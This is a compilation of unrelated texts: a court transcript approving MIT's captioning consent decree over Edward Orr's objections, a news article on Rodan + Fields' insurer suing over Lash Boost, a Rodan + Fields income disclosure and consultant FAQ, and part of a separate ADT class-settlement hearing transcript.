3 objections to whatever extent he is able to do that.

4 So, Mr. Orr?

5 MR. ORR: Yes. Thank you, Your Honor, for the
6 opportunity to participate. First of all, Edward Orr wishes
7 to thank Ms. Melissa Rivera who has made special
8 arrangements for Edward Orr to appear, because of his
9 physical handicaps. I will state for the record that
10 because of my handicaps, I must sometimes utilize artificial
11 voice technology, so my participation will be limited to
12 only a few seconds or a minute.

13 Objector Orr stands by the objection as
14 submitted. The objection was submitted with the intent of
15 making a constructive contribution.

16 Thank you very much.

17 THE COURT: Thank you, Mr. Orr.

18 And I have -- I have, from both sides, a response
19 to Mr. Orr's objections, different responses from each side.
20 And I have as well gone back and re-read the consent decree
21 in light of the objections that Mr. Orr identified. And I
22 think there are, in essence, three.

23 The first one is, you know, perhaps the most
24 important, because it -- what Mr. -- the point Mr. Orr is
25 making is that the settlement agreement, he says, does

1 not -- the consent decree, I should say -- does not require
2 MIT to post content online. And he points out that a
3 response by Berkeley, by the University of Berkeley, was to
4 remove some content from the website.

5 So I did go back and look at the consent decree.
6 I think that, to the extent that a lawsuit like this one can
7 address the need that's identified by the plaintiffs to have
8 access, that the parties have addressed that concern in the
9 following ways; and that is, first, that in the consent
10 decree, MIT agrees -- well, there is a cure process so that
11 if material is identified on the website that is not
12 captioned, it -- the person seeking access will request
13 captioning, can request captioning. That's a cure process.

14 And MIT has agreed that it will not rely on this
15 cure process to circumvent the requirements of Section 4 of
16 the consent decree. Section 4 requires captioning. But,
17 also, MIT has agreed that, in response to either a cure
18 request or a public request, it will engage in good faith
19 effort to capture the MIT content before removing it.

20 So I think the parties have addressed the risk
21 that Mr. Orr identifies, which is that it may be easier,
22 less expensive, less cumbersome to simply remove something
23 from the website instead of making it accessible. So while
24 I understand the concern, I think the parties have thought
25 about and addressed it.

1 The two other concerns that Mr. Orr identified
2 were -- had to do with the terms of the release. And,
3 again, I looked yesterday, you know, as carefully at the
4 release provisions and -- give me just a minute to find
5 the -- so -- and, again, I think that the release does
6 really address -- in other words the release is by -- it's
7 by the plaintiffs and by those who they represent. We
8 are -- we have -- you know, the request is to certify a
9 class of individuals, and those individuals would be
10 releasing claims.

11 But it is really limited to -- they're only
12 releasing claims regarding accessibility for the lack of
13 captioning or accurate captioning of online audio or video
14 content for the general public that is produced, created,
15 posted, linked to, or embedded by MIT and that were asserted
16 or could have been asserted in these actions.

17 So to the extent that the risk that Mr. Orr is
18 identifying is that the release is too broad, I do believe
19 that it's limited to the claims that were or could have been
20 asserted in this lawsuit. That seems, to me, appropriate in
21 terms of the terms of agreement to enter into a consent
22 decree like this and undertake the actions that MIT has
23 agreed to take to increase accessibility of its online
24 content.

25 The other concern I think was more of a word -- I

1 would call it -- I hope this isn't impossible to
2 translate -- a word-snipping concern, which has to do with
3 the California statutes. And I -- by expressly referencing
4 the requirements of the California statute and specifically
5 California Civil Code, Section 1542, I do believe that the
6 release as drafted, you know, adequately incorporates the
7 notion that the release doesn't extend to claims that a
8 releasing party did not know or suspect to exist at the time
9 that the release was signed.

10 So I think the release -- for those reasons, I
11 think that the two objections that Mr. Orr raises with
12 respect to the terms of the release, again, are
13 adequately -- first of all, I think the scope of the release
14 is appropriate and that the release adequately incorporates
15 the provisions of the California Civil Code in Section 1542.

16 So generally speaking, I am going to again --
17 we've provisionally certified the class. I am going to
18 certify the class. And I do find that the settlement
19 agreement is, you know, fair and equitable, important, and I
20 am going to enter the consent decree. The Court will retain
21 jurisdiction of the case for three years, as requested.

22 Mr. Sellers, let me hear on the plaintiffs'
23 behalf anything that you would want to add to the record at
24 this point.

25 MR. SELLERS: Thank you, Your Honor.

1 You've already, as usual, anticipated many of the
2 points that I'd make and don't need to say again.

3 I would like to say one thing to Mr. Orr, if I
4 may, which is that, notwithstanding that we respectfully
5 disagree with the objections he raised, we applaud and
6 really appreciate his participation in the process today and
7 hope he will continue to remain actively involved in legal
8 proceedings like this around the country. We really admire
9 what he's done, and as I said, while we disagree with the
10 substance of it, we really appreciate his involvement.

11 Other than that, Your Honor, we've already, I
12 think, expressed our views about why the agreement is fair
13 and reasonable to the class as a whole. We think it is a
14 really significant agreement and should make very
15 significant changes to the way -- to the online content and
16 its accessibility to people who are deaf and hard of hearing
17 around the country and around the world, from MIT websites.
18 And we are all, I think, really honored to have been part of
19 this.

20 So unless anybody else has anything to add on
21 my -- on behalf of the plaintiffs, we appreciate your
22 presiding over this and look forward to constructive
23 implementation of the decree.

24 THE COURT: Thank you, Mr. Sellers.

25 Mr. Braceras, on behalf of the MIT and associated

1 defendants?

2 MR. BRACERAS: Yes, Your Honor, just briefly. We
3 also appreciate Mr. Orr's participation and objection. We
4 agree with your resolution of that.

5 So much has happened since we met before, and we
6 actually reached a settlement here with Mr. Sellers and
7 Ms. Cochran and Mr. Murphy. And I think that everything
8 that's happened in the last three months just sort of
9 underscores the importance of what we were able to
10 accomplish and -- you know, consistent with the letter that
11 you read this morning, Your Honor.

12 So we, again -- we appreciated working with the
13 plaintiffs' counsel -- professional throughout. And we
14 thank Your Honor and Judge Dein again for getting to this,
15 you know, I think very good result for everyone.

16 THE COURT: Thank you. Thank you.

17 I also wanted to say to Mr. Orr, if I didn't
18 clearly, sort of, convey this, that we appreciate the
19 thought and attention that went into the objections that you
20 raised, and I hope it was clear that the Court took them
21 seriously and reviewed the content of the consent decree.

22 I wanted to add one other thing, and that was
23 that Mr. Orr identified problems with accessing the online
24 form that the Court made available for objecting to the
25 terms of the consent decree. I really regret that. I think

1 anybody who has had, you know, problems with filling out
2 online forms can understand how frustrating that is.

3 And we had hoped that, you know -- that that
4 would be an additional avenue to make objections known to
5 the Court and that it would be comparatively simple. And if
6 it didn't work, all I can do is apologize for whatever
7 frustration was added to the process by any malfunctioning
8 of that form.

9 Mr. Murphy, you have been so involved. Is there
10 anything that you would like to add? I have seen you, you
11 know, regularly, and I know you had worked very hard on this
12 case.

13 MR. MURPHY: Thank you, Your Honor. I regret
14 that we're not in person today for one last time for me to
15 say thank you in person, but I do -- we all, speaking on
16 behalf of all the plaintiffs, appreciate all of the hard
17 work that you put into this case.

18 And we're proud at Disability Law Center that
19 these cases were brought in Massachusetts. The
20 First Circuit and this Court in particular, going back to
21 the Netflix case, has really been at the forefront of
22 accessibility issues. And, again, to reiterate what's
23 already been said, given the changes that have occurred in
24 the world in the last few months, it really underscores the
25 importance of full Internet accessibility for everyone.

1 And we hope that these cases will -- these
2 settlements will be an impetus for other entities and
3 organizations to continue to improve accessibility for all
4 people.

5 THE COURT: Thank you. Thank you.

6 So the -- I think, sort of, the final order of
7 business is I have the unopposed motion for attorneys' fees
8 brought by the plaintiffs. I do -- I will be granting that
9 on the basis that the plaintiffs are the prevailing parties.
10 They are entitled to a fee and a cost award of \$1,050,000.
11 This was a negotiated fee and cost amount -- no objection
12 from MIT. The amount of the fee was reached, I think, in
13 mediation with Judge Dein, who is -- who remains interested
14 in this case. We talk about it on a regular basis.

15 Plaintiffs' counsel, there's no doubt, is highly
16 qualified, very experienced in litigating disability
17 discrimination and accommodation cases. The case was
18 complex. It raised difficult issues. It required very
19 substantial work.

20 I think the fee petition shows that counsel took
21 reasonable steps to avoid a duplication of efforts in that
22 the fee that, essentially, the parties have agreed on is
23 justified and reasonable. And as I've said before, the
24 caliber of the work by the plaintiffs' attorneys was
25 remarkable. I would also say the same of the caliber of the

1 work by defense counsel and the efforts that both sides made
2 to, you know, come to grips with these very difficult and
3 very important issues.

4 So let me ask you, Mr. Sellers, is there anything
5 else on behalf of the plaintiffs this morning?

6 MR. SELLERS: No, Your Honor. Thank you for your
7 attention to all of these issues.

8 THE COURT: Okay. Let me ask, Mr. Braceras,
9 anything else on behalf of the -- of MIT and/or the
10 defendants generally?

11 MR. BRACERAS: No, Your Honor. All set. Thank
12 you very much.

13 THE COURT: Okay. Anyone else before we close
14 here? No.

15 All right. Well, thank you all again very much.
16 We're actually going to do a seminar on these two cases, the
17 Harvard and MIT cases, for the -- the Court has a group of
18 fellows, we call them in the Nelson Fellows in memory of
19 David Nelson and the Lindsay Fellows in memory of Judge
20 Reginald Lindsay and -- neither of whom are with us anymore.

21 But we're going to have a seminar. Some of them
22 are high school students. Some of them are college
23 students. And we're going to have a seminar on these cases
24 for them tomorrow afternoon.

25 Again, thank you all very much. It's been a real

1 honor to be involved in the case. Thank you.

2 (Court in recess at 10:28 a.m.)

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
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CERTIFICATE OF OFFICIAL COURT REPORTER

I, Robert W. Paschal, Registered Merit Reporter and Certified Realtime Reporter, in and for the United States District Court for the District of Massachusetts, do hereby certify that pursuant to Section 753, Title 28, United States Code, the foregoing pages are a true and correct transcript of the stenographically reported proceedings held in the above-entitled matter and that the transcript page format is in conformance with the regulations of the Judicial Conference of the United States.

Dated this 27th day of July, 2020.

/s/ ROBERT W. PASCHAL



Robert W. Paschal, RMR, CRR
Official Court Reporter

HOLLYWOOD & ENTERTAINMENT

More Trouble For Embattled Skincare Firm Rodan + Fields: Its Insurer Is Suing

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Rodan + Fields' insurer claims they aren't financially

Embattled multilevel marketing skincare company Rodan + Fields—already facing a series of challenges in the form of two class action lawsuits over its Lash Boost eyelash growth serum—has a new problem on its hands: Its insurer wants to jump ship.

In a 19-page complaint filed in a California district court on July 1, Ironshore Specialty Insurance Co., a subsidiary of Liberty Mutual, alleges that Rodan + Fields broke state and federal laws through its marketing and distribution of Lash Boost, which means the insurer should not have to pay for the skincare firm's legal defense or shell out for claims from the class action's plaintiffs.

The first Lash Boost class action—still ongoing—was brought in 2018 as consumers complained that the serum, which retails for \$155, caused irritation and swelling, among other unwanted side effects. Rodan + Fields denied any wrongdoing, saying it provides instructions to users, including those who experience irritation. Ironshore

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defending them, withheld numerous court filings and failed to submit invoices for its legal defense in a timely manner.

“Rodan + Fields is aware of and reviewing the lawsuit filed by our insurance company, Ironshore, regarding an insurance coverage dispute related to the pending Lash Boost matter,” company spokesperson Franny Mulberg told *Forbes* over email.

Ironshore’s lawsuit is the latest blemish to pop up for Rodan + Fields. The company, cofounded by dermatologists Katie Rodan and Kathy Fields, began life as a department store brand in 2002, and was purchased by Estée Lauder the following year for an undisclosed sum. Unhappy with the brand’s marketing, the cofounders bought their namesake brand back from Estée Lauder in 2007. They soon pivoted to multi-level marketing (also referred to as direct selling) to sell their goods. In multi-level marketing, everyday people sign up as consultants to sell products. Consultants, sometimes

significant income as a distributor—in 2019, the median monthly income for 67% of Rodan + Fields consultants was \$227. But the move turned out to be a hit. Revenues flourished, growing from \$24 million in 2010 to \$1.2 billion in 2018.

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By October 2020, things were heading south. The cofounders lost their status as billionaires amid declines in both revenues and the number of independent sales consultants—the army of everyday people who sign up to sell Rodan + Fields’ products. Moody’s downgraded the firm’s credit rating on \$600 million of debt in April 2020, and remains bearish on the business. Despite Rodan + Fields’ “good brand name recognition in niche markets,” an April 2021 Moody’s report said it maintained a negative outlook due to

further reductions in the number of independent sales consultants.

The Lash Boost class action lawsuits threatened sales for one of Rodan + Fields' most popular products. Some consumers said using the eyelash serum caused itchy eyes, eyelid drooping, infections, visual impairment, and even changed iris color. There were other problems. Consumer goods behemoth Procter & Gamble filed a Better Business Bureau complaint against Rodan + Fields in 2018 over allegedly deceptive claims that a Rodan + Fields Vitamin A serum was significantly more effective than one made by Olay, a P&G brand. Rodan + Fields sued Procter & Gamble in response, ultimately dropping the case in August 2018; P&G put their BBB complaint on hold. The Federal Trade Commission admonished Rodan + Fields in a 2020 letter for what it says were misleading claims from independent sellers on social media tied to the coronavirus pandemic; Rodan + Fields said they ensure consultants follow FTC guidelines, and do not tolerate false or misleading claims. Now

reached by *Forbes*. "It's basically a request by the attorneys for the judge to interpret Ironshore's policy rather than go through a litigation process," says David Stegall, a former longtime insurance executive based in Alabama and an expert witness in these kinds of legal cases. He says Ironshore wants the judge to say what the policy means and hand down a decision quickly, allowing the insurer to avoid drawn-out court proceedings.

Whether Ironshore is Rodan + Fields' main insurer remains unclear. Rodan + Fields is due within the next two weeks to file a response in court. Liberty Mutual, Ironshore's parent company, declined to comment, saying it doesn't publicly address legal disputes.

The insurance battle centers around Rodan + Fields' use of a synthetic ingredient, isopropyl cloprostenate, in Lash Boost. It's known as a prostaglandin analog by the Food and Drug Administration, which requires products containing that class of compounds to be labeled as a drug.

the class action suits. Ironshore's complaint says there are, in total, two California class actions involving Lash Boost (one federal and one state-level) and at least three additional personal injury lawsuits. If the courts in the class actions find that Rodan + Fields should have sought FDA approval for Lash Boost as a drug, Ironshore says it is not financially obligated to cover Rodan + Fields' court costs or pay damages to plaintiffs.

"You can't buy insurance for something that's illegal," says insurance expert Stegall, referring to the FDA's rules on isopropyl cloprostenate. Currently, there is only one FDA-approved eyelash growth medication on the market: Latisse, which is produced by Allergan. (Its active ingredient, bimatoprost, was first developed to treat glaucoma, and like Lash Boost, is a prostaglandin analog. Eyelash growth was an unintended side effect, but the discovery of it led to Latisse.)

Some of Latisse's known side effects (redness, itchiness) are similar to those

need to click through a menu underneath the purchase button to see them. The latest product page for Lash Boost, in contrast to the 2019 version, places the warning about itchiness and side effects more prominently beneath the button to purchase the product.

Even if the courts decide Lash Boost doesn't need to be labeled as a drug, Ironshore believes it is not obligated to cover Rodan + Fields' legal costs or claims for plaintiffs. The insurer's complaint says Rodan + Fields failed to communicate with them fast enough about the class action lawsuits, negating their coverage. It took the company over a year to provide documents about a second, unnamed insurer that is also defending them in the class actions, says Ironshore. Although the first class action was brought in 2018, Ironshore also claims that Rodan + Fields waited until March 2021 to submit invoices for their legal defense. Rodan + Fields' actions "jeopardizes their coverage," says insurance expert Stegall. "It's a condition of practically any policy [that] they have to cooperate with the

scheduled for August 3. Its federal class action may be nearing an end: The company is currently negotiating a settlement. Mulberg, the Rodan + Fields spokesperson, says “we are close to reaching resolution of this matter.”

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
Income Disclosure Statement

The Income statistics shown below include retail profit, commissions, and other cash payments earned by Consultants under the R+F Compensation Plan. In addition, there is potential to earn incentives and other rewards in recognition of performance. These statistics do not include expenses that may be incurred by Consultants such as optional personal products they may have purchased or money they chose to spend on their own for events, samples, or the like. Nothing more than the \$75 Business Starter Pack is required to open or operate an R+F Business. As a Consultant, you always earn retail profit on the sales you make.

The average paid Consultant earned \$462 annually. Average Consultant earnings show the average earnings of all Consultants who were paid in 2020.

CUSTOMERS - 90%

90% of those who order Rodan + Fields products are strictly customers, who love the visible life-changing results of R+F products and continue to enjoy them month over month. These customers just simply love our R+F products. Only a select few of them will ever decide to become a Consultant and build an R+F business.



PRODUCT AMBASSADORS - 7%

7% of the R+F community love the visible life-changing results of R+F products and are Consultants who focus primarily on sharing the products with consumers. These Consultants are product advocates and generate their commissions from product sales to new and existing customers. Product Ambassadors make up a large percentage (73%) of R+F paid Consultants.

BUSINESS BUILDERS - 3%

The remaining 3% of the R+F community are Consultants who are our business builders. These Consultants not only love the life-changing visible results of R+F products but also its life-changing opportunity. They have made the decision to invest a significant amount of time and effort sharing the products with new Customers, building a loyal customer base and developing a team of Consultants to leverage the R+F opportunity.

We have 3 types of Business Builders:

DEVELOPING BUSINESS - 20% OF PAID CONSULTANTS

Consultants who dedicate time to sharing the R+F business with others can start developing their own skincare business. By sharing the brand and the products with their community they can make a difference through life-changing skincare one person at a time. As they begin to share the opportunity, which is considered the first step to becoming a business builder, they start to develop their own team.

EVOLVING LEADERSHIP - 6% OF PAID CONSULTANTS

With consistency and effort, Consultants can evolve into skincare entrepreneurs as they continue to grow their Customer base and lead other developing business owners. As they grow their teams, these Consultants are dedicated to helping many people feel confident and empowered to share R+F products and the business with others. Those who have reached the evolving leadership status have a base of several customers, and they have also helped some start a business and become Developing Consultants.

ADVANCED LEADERSHIP - <1% OF PAID CONSULTANTS

Our highest-level Consultants lead larger teams and coach their teams towards their own business advancements. These Consultants demonstrate advanced leadership skills and continually show and share the power behind the R+F opportunity. Advanced Leadership Consultants are dedicated and invested in building a sustainable and meaningful R+F business.

	# OF CUSTOMERS	# OF PAID CONSULTANTS	INCOME			TEAM CUST COUNT		
			HIGH	LOW	MEDIAN	MIN	AVG	MEDIAN
PRODUCT AMBASSADORS <i>73% of Paid Consultants</i>	LESS THAN 5	49%	\$14,042	\$20	\$146	1	2	2
	5 to 9	15%	\$34,215	\$23	\$621	5	7	6
	10 to 20	7%	\$37,155	\$97	\$1,595	10	14	13
	20+	2%	\$41,311	\$658	\$3,835	20	31	25

BUSINESS BUILDERS		# OF PAID CONSULTANTS	INCOME			TEAM CUST COUNT	
			HIGH	LOW	MEDIAN	MIN	MEDIAN
DEVELOPING BUSINESS <i>20% of Paid Consultants</i>	C*	9.03%	\$16,819	\$20	\$489	1	6
	C	4.09%	\$10,831	\$20	\$1,451	1	12
	EC	7.22%	\$78,442	\$639	\$4,265	1	35
EVOLVING LEADERSHIP <i>6% of Paid Consultants</i>	LI	3.17%	\$31,644	\$1,932	\$6,367	1	82
	LII	2.13%	\$62,576	\$3,184	\$10,800	4	195
	LIII	0.70%	\$124,311	\$7,466	\$19,420	41	434
	LIV	0.32%	\$576,544	\$8,504	\$31,040	127	826
ADVANCED LEADERSHIP <i><1% of Paid Consultants</i>	LV	0.48%	\$1,337,116	\$12,455	\$68,401	193	2,015
	PREMIER	0.11%	\$1,731,634	\$73,965	\$202,956	1,771	7,368
	ELITE	0.02%	\$2,644,256	\$202,576	\$435,109	7,288	17,015
	RFx	0.02%	\$2,756,100**	\$276,051	\$946,912	7,437	39,138

*Excludes Consultants who were not paid in 2020

**Average of top 5 RFx paid Consultants

Income Disclosure Statement



What does it mean to enroll as a Rodan + Fields Independent Consultant?

As a Rodan + Fields Independent Consultant, you can choose the path that is best for you. You can participate simply by purchasing products at a discount for personal use, you can sell R+F products to retail customers for profit, and/or you can fully participate in the Rodan + Fields Compensation Plan by building a team, selling products to Preferred Customers, and earning monthly commissions. You may also be eligible for other bonuses, rewards, and incentives along the way!

Note: If you are joining just to purchase products for personal use, we recommend that you instead enroll as a Preferred Customer (PC) for a one-time fee of \$19.95 to enjoy the PC discount and all the perks that come along with this membership. Please see the PC Perks Terms and Conditions for more information.

What if I decide this just isn't for me?

No problem! If it turns out this isn't for you, you can cancel your Consultant Agreement at any time!

Additionally, all products come with a 60-day empty bottle money-back Satisfaction Guarantee — even if some of the product has been consumed. After 60 days and for up to one year from when you make your purchase, you may return any unsold product in resalable condition and/or the Business Starter Pack for a 100% refund of the purchase price (not including shipping costs) if the business does not work out for you and you terminate your Consultant account.[†]



What should I know prior to becoming a Rodan + Fields Independent Consultant?

- ▶ The only required purchase is a one-time purchase of the R+F \$75 Business Starter Pack
- ▶ Consultants are eligible to purchase products at reduced prices, create their own schedule, and have the potential to earn retail profit and monthly commissions.
- ▶ Independent Consultants' business results vary significantly, and no income is promised or guaranteed. Many earn "fun money" and income for discretionary purchases; some even earn more.
- ▶ Earnings depend on a number of factors, including leadership, business experience, expertise, quality and depth of network, and individual effort.
- ▶ Potential Consultants are urged to perform their own due diligence prior to making any decision to participate. Please review the R+F Policies & Procedures before deciding whether to enroll.



What are the ways I can earn money?

The R+F Compensation Plan is based on product sales. You cannot earn income from sponsoring or recruiting team members. You can earn by:

- ▶ Selling to retail customers and making retail profit (the difference between the Consultant price and the price you sell it for)
- ▶ Participating in the Rodan + Fields Compensation Plan and earning monthly commissions*
- ▶ Unlocking other rewards, incentives, bonuses, and gifts through various programs

How much can I expect to earn?

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(Objector Edward Orr appearing telephonically)

1 Thursday - February 1, 2018

2:02 p.m.

2 P R O C E E D I N G S

3 **THE CLERK:** Calling Civil Case 16-2233, Michael Edenborough,
4 et al. versus ADT LLC, et al.

5 Counsel, will you please stand and make your appearances.

6 **MR. ZIMMERMAN:** Good afternoon, Your Honor. Tom Zimmerman
7 for the plaintiffs and class.

8 **MR. CHAVEZ:** Good afternoon, Your Honor. Mark Chavez for
9 the plaintiffs.

10 **MR. BALINT:** Good afternoon, Your Honor. Frank Balint, also
11 for the plaintiffs.

12 **MR. LEVINE:** Good afternoon, Your Honor. Mark Levine for
13 defendant ADT.

14 **MR. MCELROY:** Good afternoon, Your Honor. Dan McElroy also
15 for defendant ADT.

16 **MR. WINICK:** And good afternoon. Steve Winick on behalf of
17 the objectors, Edward and Darlene Orr.

18 **THE COURT:** Mr. Winick, I'm understanding that you are
19 hoping that we will patch your clients in by phone. Is that
20 true?

21 **MR. WINICK:** If the Court would be amenable to that, that
22 would be great.

23 **THE COURT:** We'll do that. Order it right now.

24 **THE CLERK:** Just a moment, Your Honor.

25 (A pause in the proceedings)

1 **THE CLERK:** Mr. Orr, this is William Noble, Judge Tigar's
2 courtroom deputy. The hearing is under way. I'm going to allow
3 you to listen in, but your line into the court will be muted.

4 **THE COURT:** All right. This is Judge Tigar. We are on the
5 record.

6 Mr. Orr, who appears through counsel today and who is
7 listening by telephone, has filed an objection to the
8 settlement. Today the matter is on calendar for final approval.

9 Is any person who is here today other than Mr. Orr, or his
10 lawyer, here to make an objection to the settlement in this
11 case?

12 (No response)

13 **THE COURT:** The record will reflect, first of all, there's
14 just one guy in the audience, and he didn't move. Secondly,
15 that nobody has responded to the Court's invitation to
16 objection, so that we now know, based on the docket, what the
17 total number of objections is before the Court.

18 I have -- I had one question regarding CAFA notice. Counsel
19 have dealt with that question and so I don't think I need to say
20 anything further about that. I want to have a discussion with
21 counsel about the *Hyundai and Kia Fuel Economy Litigation* order
22 the Ninth Circuit issued eight days ago, nine days ago now.

23 I want to observe that in general it's best practice to
24 submit receipts for all of your significant expenses and all of
25 your travel expenses. In this case, I'm not sure I need to do

1 that, but just as a cautionary note to counsel going forward.
2 And those are the things that are on my list.

3 Before I get to those things, perhaps I should allow
4 Mr. Winick to state in court whatever additional comments he
5 wants to make in support of Mr. Orr's objection.

6 Mr. Winick, while you are on your way to the microphone, I
7 will say on January 2nd, your client filed an objection which
8 was 70 pages long. And the objection attached 15 exhibits,
9 which total an additional 1,321 pages in length.

10 On January 22 he filed what I think are copies of things
11 that he had already filed, but that was an additional 71 pages.

12 I can't promise that I am an expert on what material might
13 be located, for example, on Page 1209. But I did read the main
14 objection. And it appears to me that your client takes issue
15 with the settlement because it resolves claims related to the
16 way he feels ADT treats handicapped persons.

17 And as he, himself, recognizes on Page -- I think it's 8 of
18 his objection, those are different from the claims that we have
19 here.

20 So, it would be helpful to me if I'm misapprehending
21 Mr. Orr's objection, if you would tell me that, or -- so forth.

22 **MR. WINICK:** Okay. Let me start by just giving you a quick
23 introduction as to how I got here. I'm usually on the defense
24 side of class actions.

25 **THE COURT:** Weren't you a partner at Sheppard Mullin at one

1 point?

2 MR. WINICK: I was.

3 THE COURT: Yes.

4 MR. WINICK: I just recently left.

5 THE COURT: Okay.

6 MR. WINICK: And I get a -- I get a call basically coming in
7 from the Jewish Federation of Northern California and directing
8 that I talk to Mr. Orr. And I looked at the papers, and I saw a
9 huge submission.

10 And as anyone who has been around civil law for a very long
11 time, they see something that's that long with different font
12 and bolds and underlines, your first reaction is to run. And I
13 couldn't make it through the submission. I have told Mr. Orr
14 that.

15 But I picked up the phone, called him, explained to him what
16 I thought were the problems and why, probably not worth my time.
17 And we had a -- we had a long conversation. And I started to
18 hear a very different story than I could have pulled out easily
19 from the papers.

20 And, and, had he been represented by legal counsel at the
21 very beginning, I'm sure it wouldn't have been a long
22 submission, gotten down to 15 pages, and it would have been --
23 it would have been tight.

24 My job here today is to try to give you in a very short way
25 what I now know the objection is. And it's all in -- it's all

1 in the record. But it's --

2 THE COURT: Are you representing Mr. Orr on a pro bono basis
3 because the Jewish Federation thought you might do that? They
4 just called you?

5 MR. WINICK: Yes.

6 THE COURT: You take all the time you need.

7 MR. WINICK: So, let me start by introducing you also to
8 Mr. Orr. Mr. Orr is a handicapped gentleman, lives in -- he
9 lived in Pennsylvania. He had some problems. There was a house
10 burning. But that's not the issue in the case.

11 The issue -- he is a handicapped, he does live in a
12 wheelchair, he has limited mobility. And he is representative
13 of a class of persons that I do not believe is being treated
14 fairly and reasonably in this settlement. And it is not
15 physical damage to the case.

16 It is the fact that there were misrepresentations made --
17 same misrepresentations that we're dealing with in settling this
18 lawsuit -- that were made to the handicapped, that had extra
19 force when they went to the handicapped.

20 So let's start. I have seven, eight points. First point is
21 the class settlement does not distinguish between handicapped,
22 disabled members and anyone else. It is all persons who
23 received, basically, advertisements or received information from
24 ADT that the systems were encrypted and protected.

25 The complaints, if you look at any of the complaints, they

1 talk about that -- the foul that was motivation for this lawsuit
2 is that ADT is telling all of its potential customers that this
3 is an encrypted product, and will protect them, and they will
4 provide them protection from interference. Which is important
5 for everyone, but it's particularly important to the
6 handicapped. Particularly important to somebody whose mobility
7 is limited, when they get -- and they need protection in the
8 event of a fire. For instance, they need fire -- the station to
9 be contacted right away.

10 **THE COURT:** Your point is that because of the lack of
11 mobility, disabled persons are reasonably more fearful.

12 **MR. WINICK:** They're more --

13 **THE COURT:** When something bad happens. And so they are
14 more apt to place great reliance on a representation that a
15 security system will protect them.

16 **MR. WINICK:** Absolutely. It's intuitive; it's just common
17 sense.

18 That's the -- the first point is just that the class
19 settlement doesn't distinguish. The second point is that the
20 handicapped class would be -- subclass is more vulnerable.

21 The third point is that ADT targeted handicapped individuals
22 with advertising, touting encryption. The evidence is in the
23 record. "Special systems for the handicapped." "Totally
24 encrypted for 24-hour dependable security."

25 **THE COURT:** These are -- you say "in the record." You mean

1 these are in Mr. Orr's attachments.

2 MR. WINICK: Yes, they are.

3 THE COURT: I'm going to have to beg your indulgence because
4 there are at least 1,300 pages.

5 MR. WINICK: I appreciate that.

6 THE COURT: So they have been indexed, the Court's ECF
7 filing system. So if you could provide me and counsel with page
8 citations, that would be helpful.

9 MR. WINICK: Yes.

10 THE COURT: We don't have the ECF number here, but let's say
11 the ECF number is 340. It would be 340-something at Page
12 something or other.

13 MR. WINICK: Okay. So in the ECF system, document 141-1,
14 Page 84 of 115, is one of the advertisements to the handicapped.
15 It reads (As read):

16 "ADT has special systems for the handicapped, FEMA
17 approved."

18 At the next page, 85:

19 "ADT has special systems for the handicapped, totally
20 encrypted for 24-hour dependable security."

21 Page 86, the next page after that:

22 "Special systems for the handicapped."

23 These are all advertisements that are attached, in
24 existence:

25 "Totally encrypted, FEMA-approved, nationwide

1 protection from ADT."

2 On Page 87, same, same basic advertisement:

3 "Special systems for the handicapped, extra
4 protection: \$50 average monthly fee."

5 I want you to focus on "\$50 average monthly fee" because
6 that's going to come in relevant later when we start talking
7 about the -- the -- whether this is -- the settlement is
8 reasonable.

9 "Sign up..."

10 **THE COURT:** I know just a moment ago, I was just very taken
11 by your willingness to take this pro bono case as it came in
12 through the window. And I said, essentially, take your time.

13 But it would be helpful to me to know how much time you
14 think you are going to take.

15 **MR. WINICK:** I won't need to go through all of these
16 exhibits. I'm certainly ready and prepared to give you
17 citations to all of the record that I think are important. But
18 I think 15 minutes is all I'll need.

19 **THE COURT:** Very good.

20 **MR. WINICK:**

21 "Totally encrypted for 24 hour dependable security.
22 Extra protection. \$50 average monthly fee. Sign-up
23 and installation start at \$2,000."

24 This is what they're saying to the handicapped.

25 And there's a number of other advertisements, anywhere

1 from -- on Pages 88 through 96 of Document 141-1.

2 The fourth point. Handicapped end up paying two to three
3 times more for their systems than anyone -- than non-handicapped
4 persons.

5 So we can start with Ed Orr's own personal experience. And
6 his own records are submitted in Document 132-5. Page 2 of 83.
7 Document 141 on Page 77 and Document 132-5 at Page 38.

8 Ed Orr's personal experience was that he paid a 57.99
9 monthly charge and a \$3,469 installation, because he wanted to
10 get a system to protect him, because he's handicapped. And he
11 paid substantially more than an average person would.

12 (Reporter interruption)

13 **MR. WINICK:** Mr. Orr was personally advised that if he was
14 not a handicapped person, the installation would be less than
15 1,000, with a \$25 monthly fee.

16 Now, if you look to what the Court has stated in its
17 preliminary approval order, it is basing the settlement on an
18 average monthly payment of \$28 for ADT customers. This was in
19 your preliminary approval at Page 12, Line 28.

20 So he's paying 57.99. You're basing it on a -- on an
21 average of \$28. If I go back to the advertisements that I
22 referred to a moment ago, they say "Starting at \$50."

23 **THE COURT:** I'm going to interrupt you, because you're doing
24 a good job of explaining Mr. Orr's objection. And you're
25 providing a very useful framework which clarifies the objection

1 that he already filed.

2 But it will be helpful to me in following your presentation
3 to know what relief you think Mr. Orr is entitled to. I can't,
4 obviously, grant any relief. All I can do is approve a
5 settlement or not approve it. But what do you think should have
6 happened in this case that didn't happen?

7 I'll give you some examples. Do you think that there should
8 have been a subclass? These lawyers perhaps cannot -- could not
9 represent such a subclass because, for the reasons that you are
10 now explaining, it's possible that their interests are
11 antagonistic to the rest of the class because persons in that
12 subclass, if there were one, might be entitled to more money
13 than other persons.

14 And in any event, the negotiations to determine that would
15 have to be conducted by lawyers representing these people who
16 have different interests.

17 But who would establish such a subclass? Not Mr. Orr.
18 Until today, he's represented himself. So he can't act as a
19 class lawyer in any way.

20 Is it that -- I guess I need to know -- let's say, when
21 someone objection to a settlement, what they're saying is: I
22 want the Court to reject the settlement.

23 If I did reject the settlement, what I would give as my
24 reason?

